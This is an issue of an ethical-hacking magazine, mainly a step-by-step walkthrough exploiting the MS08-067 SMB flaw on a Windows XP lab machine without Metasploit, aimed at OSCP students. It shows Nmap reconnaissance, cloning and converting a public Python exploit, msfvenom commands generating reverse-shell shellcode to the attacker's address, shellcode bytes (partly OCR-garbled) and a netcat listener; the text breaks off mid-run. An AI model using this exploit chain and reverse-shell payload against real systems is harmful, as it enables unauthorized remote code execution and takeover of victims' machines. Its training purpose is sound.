

February 2021 Edition 4 Issue 2 A Unique Cyber Security Magazine

Hacking Without Metasploit

Exploiting ms08_067 Red Team Practice



FORENSICS: Hacking Case (Part 2)

Multiple Ways of gaining Reverse Shells in WORDPRESS REVERSE SHELL

THE ART OF SNIFFING: Plain Text Protocols

..with all other regular Features

Then you will know the truth and the truth will set you free.

John 8:32

Editor's Note

Edition 4 Issue 2

Hi Readers. We hope you are all awesome and safe. Welcome to the seco -nd Issue of this year 2021.

We were thinking about something. Maybe we are dealing with Metasploit more in our ethical hacking scenarios. We also noticed that there are some OS CP aspirants in our reader base. You are not allowed to use Metaploit or meterpreter in OSCP exam. This good rule is applied so that aspirants get a deep understanding about the vulnerability and how the exploit works. So we decided to bring one scenario where we don't use Metasploit at all. This is just the first scenario of Hacking Without Metasploit in our Magazine. In our first scenario we weill exploit the famous ms08_067 vulnerability. Readers have seen this vulnerability being exploited many times in our Magazine but with Metasploit.

In this Issue, they will definitely gain some knowledge as to how ms08_067

exploit works without Metasploit.

Our readers have seen gaining a reverse shell on wordpress many tim -es in our Magazine. In this Issue, we provide a comprehensive guide containin -g all methods of gaining a reverse shell on wordpress. Starting this Issue, we made some minute changes to the Magazine. Some changes are so minute rea -ders might not even notice them. One thing you will notice for sure if you read this is our new logo. One of our students has contributed to us a new logo which is presently making it difficult for you read this Editor's Note. We have also ad -ded pager numbers starting from this Issue. This should definitely simplify the navigation for our readers. That's all readers. When you are done with all the practicals, read away the article on how Universities can ramp up their cyber security in our Online Security section. Until we are back with a Real World Hackin -g Scenario in our March 2021 Issue, enjoy the present Issue.

Haldkish Good Green Good FV.k.chakravarthi

"JUST REPORT A PRE-AUTH RCE CHAIN TO THE VENDOR. THIS MIGHT BE THE MOST SERIOUS RCE I HAVE EVER REPORTED."

- TWITTER HANDLE "ORANGE TSAI". ON FINDING AND REPORTING ABOUT TWO VULNERABILITIES IN MICROSOFT EXCHANGE SERVER



Hackercool Magazine | Feb 2021

-Hackercool Magazine.

INSIDE

See what our Hackercool Magazine February 2021 Issue has in store for you.

1. Hacking Without Metasploit: Exploiting ms08_067 vulnerability without Metasploit in 2021.	1
2. Wordpress Reverse Shell: Multiple ways to get a shell on a wordpress website.	20
3. Metasploit This Month: Shodan, GitLab and three wordpress plugin modules	28
4. Hacking Q & A : Answers to some of the questions our beloved readers ask.	38
5. Forensics: Hacking Case (Part 2)	39
6. The Art Of Sniffing: Sniffing Basics - Plain Text Protocols	50
7. What's New: Kali Linux 2021.1	58
8. Online Security: RMIT attack underlines need to train all university staff in cyber safety.	64
Downloads	
Some Useful Resources	

EXPLOITING MS08 067 WITHOUT METASPLOIT

HACKING WITHOUT METASPLOIT

In one of the early releases of our Magazine, we had a feature with the same name "Hacking Without Metasploit". However, that didn't work out as good as we wanted it to be and it was scrapped. But the idea behind the feature was still there. As " V" says in the film V for Vendetta, "Ideas are bulletproof". Now real world ethical hacking is complete without learning hacking sans Metasploit. Learning hacking withouit Metasp-loit also helps readers understand the concept of hacking more clearly. Rightly so, meterpreter and Metasploit are banned in OSCP exam. With this in mind, we have once again revived our Feature "Hacking Without Metasploit". Let's start with the famous ms08_067 exploit for the beginning.

As our readers may already know by now, ms08 067 is a vulnerability in Windows systems.



(Pic taken from blog.rapid7.com)

It is a critical vulnerability that could allow remote code execution on the target windows syste -m by by sending a specially crafted RPC request. This vulnerability doesn't require any auth -entication. The systems affected by this vulnerability include Windows 2000, Windows Server 2003 and Windows XP. We have exploited this vulnerability recently in December 2020 Issue. But that was done using Metasploit.

In this Issue, as our title says, we will do this without Metasploit. For this, we have chosen our target as Windows XP SP2 and our attacker system is Kali Linux. The plan was to
try to exploit ms08_067 with both Firewall and Antivirus present on the target but since most
of the Antivirus ended their support to Windows XP SP2 (Windows XP SP3 is the minimum s
-upported version. This was the exact reason why the Real World Hacking Scenario in our
December 2020 Issue did not have an AntiVirus. Even Real world systems running Windows
XP SP2 are running without Anti Virus. Of course we have prepared another RWHS for that.)

After getting both the attacker system and target system ready, let's follow the usual penetrat -ion testing procedure and perform a ping scan of Nmap on the network.

This gives the IP address of the target. The target IP address is 192.168.36.170. Now, Let's perform a port scan on the target now. This is the output of the port scan.

Next, I turn the Windows Firewall on Windows XP target ON and perform the same port scan again. The result is this.

```
(kali@kali)-[~/Feb_2021]
$ nmap -sT 192.168.36.170
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 20:55 EST
Note: Host seems down. If it is really up, but blocking our ping pr
obes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.13 seconds
```

As you can see, the result says the Host is down. So I run the same command with SUDO and the open ports on the target are listed again.

```
$ sudo nmap -sT 192.168.36.170
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 20:55 EST
Nmap scan report for 192.168.36.170
Host is up (0.0020s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
MAC Address: 00:0C:29:84:A8:57 (VMware)
```

Next, I performed the verbose scan of Nmap to find more information about the target.

```
$ sudo nmap -sV 192.168.36.170
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 20:56 EST
Nmap scan report for 192.168.36.170
Host is up (0.00092s latency).
Not shown: 997 filtered ports
PORT
        STATE SERVICE
                       VERSION
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp open ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:84:A8:57 (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windo
ws, cpe:/o:microsoft:windows_xp
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds
```

The verbose scan reveals the target OS as Windows XP. For the first time, we have some inf -ormation about the target OS. That's what different scans of Nmap can do. Assigning the -A option to the verbose can provides us more information about the target operating system.

```
---(kali⊛kali)-[~/Feb_2021]
sudo nmap -sV -A 192.168.36.170
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 21:01 EST
Nmap scan report for 192.168.36.170
Host is up (0.0011s latency).
Not shown: 997 filtered ports
        STATE SERVICE VERSION
PORT
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows XP microsoft-ds
3389/tcp open ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:84:A8:57 (VMware)
Warning: OSScan results may be unreliable because we could not find
 at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP | 2003 | 2000 | 2008 (98%),
 General Dynamics embedded (90%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_s
erver_2003::- cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:w
indows_server_2008::sp2
Agaressive OS guesses: Microsoft Windows XP SP2 or Windows Server 2
003 (98%), Microsoft Windows XP SP3 (95%), Microsoft Windows XP SP2
 or SP3 (94%), Microsoft Windows 2000 SP4 (94%), Microsoft Windows
2000 SP4 or Windows XP SP2 or SP3 (94%), Microsoft Windows XP Profe
ssional SP2 (94%), Microsoft Windows XP SP2 or Windows Small Busine
ss Server 2003 (94%), Microsoft Windows Server 2003 SP1 or SP2 (93%
```

Now we can be 98% sure that the target is running Windows XP Professional SP2. The -A option reveals more information about the target.

```
Host script results:
 |_clock-skew: mean: -2h45m00s, deviation: 3h53m20s, median: -5h30m0
 0s
 |_nbstat: NetBIOS name: ADMIN-9DFA73A4E, NetBIOS user: <unknown>, N
 etBIOS MAC: 00:0c:29:84:a8:57 (VMware)
   smb-os-discovery:
     OS: Windows XP (Windows 2000 LAN Manager)
     OS CPE: cpe:/o:microsoft:windows_xp::-
     Computer name: admin-9dfa73a4e
     NetBIOS computer name: ADMIN-9DFA73A4E\x00
     Workgroup: WORKGROUP\x00
     System time: 2021-03-10T07:31:35+05:30
   smb-security-mode:
     account_used: guest
     authentication_level: user
Nmap has a specialized script that can find out if the target is vulnerable to ms08 067 vulner
-ability. Let's run this script on the target.
   -(kali⊕ kali)-[~/Feb_2021]
   -$ sudo nmap --script smb-vuln-ms08-067.nse 192.168.36.170
 Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 20:58 EST
 Nmap scan report for 192.168.36.170
 Host is up (0.0034s latency).
 Not shown: 997 filtered ports
 PORT
      STATE SERVICE
 139/tcp open netbios-ssn
 445/tcp open microsoft-ds
 3389/tcp open ms-wbt-server
 MAC Address: 00:0C:29:84:A8:57 (VMware)
 Host script results:
   smb-vuln-ms08-067:
     VULNERABLE:
     Microsoft Windows system vulnerable to remote code execution (M
 S08-067)
       State: VULNERABLE
       IDS: CVE:CVE-2008-4250
             The Server service in Microsoft Windows 2000 SP4, XP SP
 2 and SP3, Server 2003 SP1 and SP2,
             Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows
 remote attackers to execute arbitrary
             code via a crafted RPC request that triggers the overfl
 ow during path canonicalization.
       Disclosure date: 2008-10-23
       References:
         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-425
         https://technet.microsoft.com/en-us/library/security/ms08-0
 67.aspx
```

The script confirms that the target is indeed vulnerable to the ms08_067 vulnerability.

Since the vulnerable status of the target is confirmed, it's time to exploit it. Since we have not yet got to the exploit writing stage for our Hackercoolians, we will download an exploit for this vulnerability. Github has many exploits (OK, not many but a few) for the ms08_067 vulnerability.

After some searching, I downloaded the one by Andyacer which is a python script. It is an updated version of the old ms08_067 exploit. I hope it works in 2021 too. I cloned the repository.

```
(kali@kali)-[~/Feb_2021]

$ git clone https://github.com/andyacer/ms08_067
Cloning into 'ms08_06/'...
remote: Enumerating objects: 37, done.
remote: Total 37 (delta 0), reused 0 (delta 0), pack-reused 37
Unpacking objects: 100% (37/37), 13.00 KiB | 172.00 KiB/s, done.
```

To execute this exploit code, a python library named impacket is needed. Impacket is a collection of Python classes for working with network protocols which means that it is needed by python programs to gain access to some packets and protocols like ICMP, TCP, SMB, ARP etc. It can be cloned from the repository as shown below.

```
$ sudo git clone https://github.com/SecureAuthCorp/impacket.git
/opt/impacket
Cloning into 'impacket'...
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 18886 (delta 0), reused 1 (delta 0), pack-reused 1888
1
Receiving objects: 100% (18886/18886), 6.25 MiB | 5.48 MiB/s, done.
Resolving deltas: 100% (14376/14376), done.
```

We need pip to install the impacket class. Pip is the package installer for python language. Si -nce python 2 has been deprecated due to release of python 3, pip will not find any installatio -n candidate in Kali 2020.4. So I need to install pip3 (package installer for python 3). Before installing I ran the command apt-get update to update the packages.

Pip3 can be installed by running the command sudo apt install python3-pip command as sho -wn below.

```
(kali® kali)-[~/Feb_2021/ms08_067/impacket]
$ sudo apt install python3-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
    python-pip-whl python3-wheel
The following NEW packages will be installed:
    python-pip-whl python3-pip python3-wheel
0 upgraded, 3 newly installed, 0 to remove and 1287 not upgraded.
Need to get 2,206 kB of archives.
After this operation, 3,481 kB of additional disk space will be use d.
Do you want to continue? [Y/n] y
```

Since I cloned the impacket repository into the /opt/impacket directory, there will be a file named requiremets.txt in the impacket directory. we need to install all the requirements in this file for impacket to work.

```
sudo pip3 install -r /opt/impacket/requirements.txt 1 x
[sudo] password for kali:
Ignoring pyreadline: markers 'sys_platform == "win32"' don't match
your environment
Requirement already satisfied: future in /usr/lib/python3/dist-pac
kages (from -r /opt/impacket/requirements.txt (line 1)) (0.18.2)
Requirement already satisfied: six in /usr/lib/python3/dist-packag
es (from -r /opt/impacket/requirements.txt (line 2)) (1.15.0)
Requirement already satisfied: pyasn1>=0.2.3 in /usr/lib/python3/d
ist-packages (from -r /opt/impacket/requirements.txt (line 3)) (0.
4.8)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/d
ist-packages (from -r /opt/impacket/requirements.txt (line 4)) (3.
9.7)
```

After all the requirements are met, its time to install impacket by running the command shown below (This command needs to be run from the /opt/impacket directory otherwise it will fail)

```
sudo python3 ./setup.py install
running install
running bdist_egg
running egg_info
writing impacket.egg-info/PKG-INFO
writing dependency_links to impacket.egg-info/dependency_links.txt
writing requirements to impacket.egg-info/requires.txt
writing top-level names to impacket.egg-info/top_level.txt
reading manifest file 'impacket.egg-info/SOURCES.txt'
reading manifest template 'MANIFEST.in'
warning: no files found matching 'tests' under directory 'examples'
warning: no files found matching '*.txt' under directory 'examples'
writing manifest file 'impacket.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-i686/egg
running install_lib
```

```
Using /usr/lib/python3/dist-packages
 Searching for ldap3==2.8.1
 Best match: ldap3 2.8.1
 Adding ldap3 2.8.1 to easy-install.pth file
 Using /usr/lib/python3/dist-packages
 Searching for Flask==1.1.2
 Best match: Flask 1.1.2
 Adding Flask 1.1.2 to easy-install.pth file
 Installing flask script to /usr/local/bin
 Using /usr/lib/python3/dist-packages
 Finished processing dependencies for impacket==0.9.23.dev1+2021030
 9.140316.90b17109
Impacket is successfully set up. The exploit should be ready to run now. However, I when I
run the exploit, I get the below message.
    (kalt@kalt)-[~/Feb_2021/ms08_067]
   -$ python ms08_067_2018.py
 Install the following library to make this script work
 Impacket : https://github.com/CoreSecurity/impacket.git
 PyCrypto: https://pypi.python.org/pypi/pycrypto
    (kalt@kalt)-[~/Feb_2021/ms08_067]
The message says the exploit needs the libraries Impacket and PyCrypto libraries.
                        kali@kali: ~/Feb_2021/ms08_067
 File
      Actions
             Edit View
                       Help
   GNU nano 5.3
                              ms08_067_2018.py
 #!/usr/bin/env python
 Import struct
 import time
 import sys
 from threading import Thread # Thread is imported incase you woul>
 try:
     from impacket import smb
     from impacket import uuid
     #from impacket.dcerpc import dcerpc
     from impacket.dcerpc.v5 import transport
 except ImportError, _:
     print 'Install the following library to make this script work'
                          [ Read 236 lines ]
               ^O Write Out ^W Where Is ^K Cut
    Help
                                                           Execute
                                          ^U Paste
               ^R Read File ^\ Replace
                                                          Justify
    Exit
```

On observing the code of the ms08_067.py script, I found that this message comes when the exploit code failed to import from impacket library. But I have installed impacket just now.

Let's decode this problem. I ran the command pip show impacket and it gave me the below result.

```
(kali@ kali)-[~/Feb_2021/ms08_067]
$ pip show impacket
Name: impacket
Version: 0.9.17
Summary: Network protocols Constructors and Dissectors
Home-page: https://www.coresecurity.com/corelabs-research/open-sour
ce-tools/impacket
Author: Core Security Technologies
Author-email: oss@coresecurity.com
License: Apache modified
Location: /home/kali/.local/lib/python3.9/site-packages
Requires: flask, pycrypto, ldapdomaindump, six, pyOpenSSL, ldap3, p
yasn1
Required-by:
```

The fact that pip is running shows that there is another version of python on the system. Impacket 0.9.17 is installed on the system but as part of python 3 libraries. Then I type command python --version to check the version of python running on my system.

```
kali@kali:~$ python --version
Python 2.7.18
kali@kali:~$
```

The version of python running on my Kali is python 2.7.18. If you see the release notes of Kali Linux 2020.4, you can see there that the python binary /usr/bin/python binary points to P-ython 2 and not Python3. This has been done to maintain compatibility and can be changed.

There are two options for me now. Either install the impacket library for python 2 ver -sion or execute the ms08_067 exploit with python 3. Doing this will result in syntax error as shown below. There might be changes in python 3 compared to python 2.

I have to rewrite the entire exploit in python3. Although i have a bit of touch in python language, I am not a professional. But I am a hacker and I have PLAN B. There is a python package named 2to3 which changes python 2 script to python3.

I install this package using pip as shown in the above image. There is a warning that the directory into which this is installed is not in PATH. PATH is the direction to all the directories in which linux searches for binaries. If I add this directory to PATH, I can just execute the 2to3 script from anywhere. So I add it.

Then I navigate into the /Feb_2021/ms08_067 directory and run 2to3 on the ms08_067 exploit as shown below.

```
-(kali@kali)-[~/Feb_2021/ms08_067]
  -$ export PATH=$PATH:/home/kali/.local/bin
   -(kali:kali)-[~/Feb_2021/ms08_067]
  $ 2to3 ms08_067_2018.py
RefactoringTool: Skipping optional fixer: buffer
RefactoringTool: Skipping optional fixer: idioms
RefactoringTool: Skipping optional fixer: set_literal
RefactoringTool: Skipping optional fixer: ws_comma
This changes the code into the ms08_067 exploit into python3 script in the same directory.
   -(kali  kali ) - [~/Feb_2021/ms08_067]
LICENSE ms08_067_2018.py ms08_067_2018.py.bak
                                                   README.md
Let's see if the exploit runs now in python3.
    -(kalt@kalt)-[~/Feb_2021/ms08_067]
   $ python3 ms08_067_2018.py
 #####
    MS08-067 Exploit
     This is a modified verion of Debasis Mohanty's code (https://w
ww.exploit-db.com/exploits/7132/).
    The return addresses and the ROP parts are ported from metaspl
oit module exploit/windows/smb/ms08_067_netapi
     Mod in 2018 by Andy Acer:

    Added support for selecting a target port at the command lin

 e.
       It seemed that only 445 was previously supported.
     - Changed library calls to correctly establish a NetBIOS sessi
on for SMB transport
Usage: ms08_067_2018.py <target ip> <os #> <Port #>
Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/
SP1 Universal, port 445
Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Un
iversal, port 139 (445 could also be used)
Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP
0 Universal
Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP
1 English
Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3
French (NX)
```

```
French (NX)
Example: MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3
English (NX)
Example: MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3
English (AlwaysOn NX)

Also: nmap has a good OS discovery script that pairs well with this exploit:
nmap -p 139,445 --script-args=unsafe=1 --script /usr/share/nmap/scripts/smb-os-discovery 192.168.1.1
```

This time the ms08_067.py got executed successfully without any syntax error. Now, let's use the exploit properly by setting the target IP and port. In the examples given for this exploit, this exploit, there is no Windows XP SP2 target. I set the closest target. i.e 6 windows xp sp3 English (NX).

The exploit is working fine. It's payload part now. Payload is what the exploit does after s -uccessfully exploiting the vulnerability. After observing the code of the exploit code, I found shellcode which starts a reverse TCP connection to an IP 10.11.0.157 port 62000.

```
GNU nano 5.4
                          ms08_067_2018.py
  REPLACE THIS SHELLCODE with shellcode generated for your use
  Note that length checking logic follows this section, so there'>
  Example msfvenom commands to generate shellcode:
  msfvenom -p windows/shell_bind_tcp RHOST=10.11.1.229 LPORT=443 >
  msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=4>
  msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=6>
# Reverse TCP to 10.11.0.157 port 62000:
shellcode=(
\x 42\x 6\x 3\x ef\x 83\x ee\x fc\x e2\x f 4\x be\x 1e\x 41\x ef\x 42\x f 6
"\xa3\x66\xa7\xc7\x03\x8b\xc9\xa6\xf3\x64\x10\xfa\x48\xbd\x56"
\xrac{1}{xc3}
"\x62\x37\x0c\xe2\x43\x31\x21\x1d\x10\xa1\x48\xbd\x52\x7d\x89"
\xd3\xc9\xd2\x97\xa1\xbe\xc2\x3e\x13\x7d\x9a\xcf\x43\x25"
"\x48\xa6\x5a\x15\xf9\xa6\xc9\xc2\x48\xee\x94\xc7\x3c\x43\x83"
"\x39\xce\xee\x85\xce\x23\x9a\xb4\xf5\xbe\x17\x79\x8b\xe7\x9a"
"\xa6\xae\x48\xb7\x66\xf7\x10\x89\xc9\xfa\x88\x64\x1a\xea\xc2"
et's run this exploit now by setting the target IP and port but without changing this shellcode
       elif (self.os == '6'):
           print('Windows XP SP3 English (NX)\n')
           ret = "\x07\xf8\x88\x6f" # 0x6f 88 f8 07
           disable_nx = "\xc2\x17\x89\x6f" # 0x6f 89 17 c2
           # the nonxjmper also work in this case.
           jumper = nonxjmper % (disable_nx, ret)
       elif (self.os == '7'):
```

```
-(kali ** kali) - [ ~/Feb_2021/ms08_067 ]
  $ python3 ms08_067_2018.py 192.168.36.170 6 445
  MS08-067 Exploit
   This is a modified verion of Debasis Mohanty's code (https://w
ww.exploit-db.com/exploits/7132/).
    The return addresses and the ROP parts are ported from metaspl
oit module exploit/windows/smb/ms08_067_netapi
   Mod in 2018 by Andy Acer:

    Added support for selecting a target port at the command lin

      It seemed that only 445 was previously supported.

    Changed library calls to correctly establish a NetBIOS sessi

on for SMB transport

    Changed shellcode handling to allow for variable length shell

lcode. Just cut and paste
      into this source file.
#####
Windows XP SP3 English (NX)
```

```
Windows XP SP3 English (NX)

[-]Initiating connection

[-]connected to ncacn_np:192.168.36.170[\pipe\browser]

Exploit finish
```

```
(kali ** kali ) - [ ~/Feb_2021/ms08_067]
```

The exploit connected to the target successfully and finished exploiting the vulnerability. Obviously we didn't get any reverse shell as that listening IP is out of bounds of our network. It's time to change the shellcode to fit my needs.

There are various ways of generating shellcode. Let's use msfvenom. Although Metasp -loit is not allowed in OSCP exam, msfvenom is allowed. Here I am creating a shellcode for windows/shell_reverse_tcp payload that will start a reverse shell to my attacker IP address (192.168.36.171) and port 4444. The "-b" option specifies the bad characters that should't be used in the shellcode.

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.36.171 LPO
RT=4444 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c
-a x86 --platform windows
```

Where did I get this? I got it from the code of exploit ms08_067_2018.py. Above the shellcode, the exploit writer has given a few examples on how to generate the shellcode and what characters not to use.

```
GNU nano 5.4
                           ms08_067_2018.py
 REPLACE THIS SHELLCODE with shellcode generated for your use
 Note that length checking logic follows this section, so there'>
 Example msfvenom commands to generate shellcode:
<T=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c>
 msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=4>
 msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=6>
 Reverse TCP to 10.11.0.157 port 62000:
shellcode=(
"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\x42\xf6\xc3\xef\x83\xee\xfc\xe2\xf4\xbe\x1e\x41\xef\x42\xf6"
             ^0 Write Out ^W Where Is
                                       ^K Cut
^G Help
                                                       Execute
             ^R Read File ^\ Replace
                                       ^U Paste
^X Exit
                                                       Justify
```

Why are we using shell payload instead of a meterpreter payload? Meterpreter is not allowed in OSCP exam. Also notice that In Metasploit, the payloads windows/shell/reverse_tcp and windows/shell_reverse_tcp are entirely different.

There are two important types of payloads in Metasploit: Single payloads and Stager payloads. Stager payloads set up a network connection between the attacker system and tar -get system. Usually stager payloads are small and made to be reliable. These stagers down -load stages which don't have any size limit and can perform advanced functions. Meterpreter is a Stage. Stager payloads need Metasploit Listeners to catch them.

Single payloads are self contained and completely standalone payloads and hence their size is larger than staged payloads. Since they are self contained, they can be caught even with Non - Metasploit listeners like netcat.

The payload I used, windows/shell_reverse_tcp is a single payload whereas windows /shell/reverse_tcp payload is a staged payload.

```
—( kalt⊛ kalt)-[~]
S msfvenom -p windows/shell_reverse_tcp LH0ST=192.168.36.1/1 LP0
RT=4444 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c
-a x86 --platform windows
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_n
ai
x86/shikata_ga_nai failed with A valid opcode permutation could no
t be found.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (i
ndex=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_
xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
```

```
x86/call4_dword_xor succeeded with size 348 (iteration=0)
  x86/call4_dword_xor chosen with final size 348
  Payload size: 348 bytes
  Final size of c file: 1488 bytes
  unsigned char buf[] =
  \xspace{1.5cm} "\xspace{1.5cm} x = 1.00 \xspace{1.5cm} x = 1.00 \xspace{1.5c
  "\x94\x49\x8e\xe2\x83\xee\xfc\xe2\xf4\x68\xa1\x0c\xe2\x94\x49"
  "\xee\x6b\x71\x78\x4e\x86\x1f\x19\xbe\x69\xc6\x45\x05\xb0\x80"
  \xc2\xfc\xca\x9b\xfe\xc4\xc4\xa5\xb6\x22\xde\xf5\x35\x8c\xce
  \x 41\x 6\x 6\x 10\x 6\x 1e\x 05\x 00\x 84\x 20\x 6
  "xdex1fx05x9fx9ax77x01x8fx33xc5xc2xd7xc2x95x9a"
  "\x05\xab\x8c\xaa\xb4\xab\x1f\x7d\x05\xe3\x42\x78\x71\x4e\x55"
   "\x49\xe6\x95\xe7\x7b\xd1\xb6\xfc\x95\xf9\xc4\x93\xb6\x5b\x5a"
   "\x04\x48\x8e\xe2\xbd\x8d\xda\xb2\xfc\x60\x0e\x89\x94\xb6\x5b"
   \xb2\xc4\x19\xde\xa2\xc4\x09\xde\x8a\x7e\x46\x51\x02\x6b\x9c
   "\x19\x88\x91\x21\x4e\x4a\xb0\xe2\xe6\xe0\x94\x58\xd2\x6b\x72"
   \x 23\x 9e\x 64\x 21\x 17\x 47\x e 0\x 28\x 71\x 37\x 11\x 89\x f a\x e e
   "\x6b\x07\x86\x97\x78\x21\x7e\x57\x36\x1f\x71\x37\xfc\x2a\xe3"
   "\x86\x94\xc0\x6d\xb5\xc3\x1e\xbf\x14\xfe\x5b\xd7\xb4\x76\xb4"
   "\xe8\x25\xd0\x6d\xb2\xe3\x95\xc4\xca\xc6\x84\x8f\x8e\xa6\xc0"
   "\x19\xd8\xb4\xc2\x0f\xd8\xac\xc2\x1f\xdd\xb4\xfc\x30\x42\xdd"
   "\x12\xb6\x5b\x6b\x74\x07\xd8\xa4\x6b\x79\xe6\xea\x13\x54\xee"
   \x 1d\x 41\x f 2\x 6e\x f f\x b e\x 43\x e 6\x 44\x 0 1\x f 4\x 1 3\x 1 d\x 4 1\x 7 5
   "\x88\x9e\x9e\xc9\x75\x02\xe1\x4c\x35\xa5\x87\x3b\xe1\x88\x94"
   "\x1a\x71\x37";
Hitting "ENTER" creates the shellcode as shown in the above image. I copy the exploit code
          kalt@kalt)-[~/Feb_2021/ms08_067]
```

in ms08_067_2018.py into another file ms08-067.py (just for backup) and replace the shellco -de in it with shellcode I just created with msfvenom.

```
LICENSE
                  ms08_067_2018.py.bak
                                        README.md
ms08_067_2018.py | ms08-067.py
```

```
GNU nano 5.4
                                                                                                            ms08-067.py
     Reverse TCP to 10.11.0.157 port 62000:
shellcode=(
"\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\xad\x27\xfe\xbd\x83\xee\xfc\xe2\xf4\x51\xcf\x7c\xbd\xad\x27"
"\x9e\x34\x48\x16\x3e\xd9\x26\x77\xce\x36\xff\x2b\x75\xef\xb9"
"\xac\x8c\x95\xa2\x90\xb4\x9b\x9c\xd8\x52\x81\xcc\x5b\xfc\x91"
\xspace{1.5cm} \xsp
"\x81\x26\x6b\xef\xc5\x4e\x6f\xff\x6c\xfc\xac\xa7\x9d\xac\xf4"
"\x75\xf4\xb5\xc4\xc4\xf4\x26\x13\x75\xbc\x7b\x16\x01\x11\x6c"
"\xe8\xf3\xbc\x6a\x1f\x1e\xc8\x5b\x24\x83\x45\x96\x5a\xda\xc8"
"\x49\x7f\x75\xe5\x89\x26\x2d\xdb\x26\x2b\xb5\x36\xf5\x3b\xff"
"\x6e\x26\x23\x75\xbc\x7d\xae\xba\x99\x89\x7c\xa5\xdc\xf4\x7d"
"\xaf\x42\x4d\x78\xa1\xe7\x26\x35\x15\x30\xf0\x4f\xcd\x8f\xad"
```

```
—( kali⊛ kali)-[~]
  -$ nc -lvp 4444
 listening on [any] 4444 ...
   -(kalt@kalt)-[~/Feb_2021/ms08_067]
   $ python3 ms08-067.py 192.168.36.170 6 445
 #####
    MS08-067 Exploit
    This is a modified verion of Debasis Mohanty's code (https://w
 ww.exploit-db.com/exploits/7132/).
    The return addresses and the ROP parts are ported from metaspl
 oit module exploit/windows/smb/ms08_067_netapi
    Mod in 2018 by Andy Acer:
    - Added support for selecting a target port at the command lin
      It seemed that only 445 was previously supported.

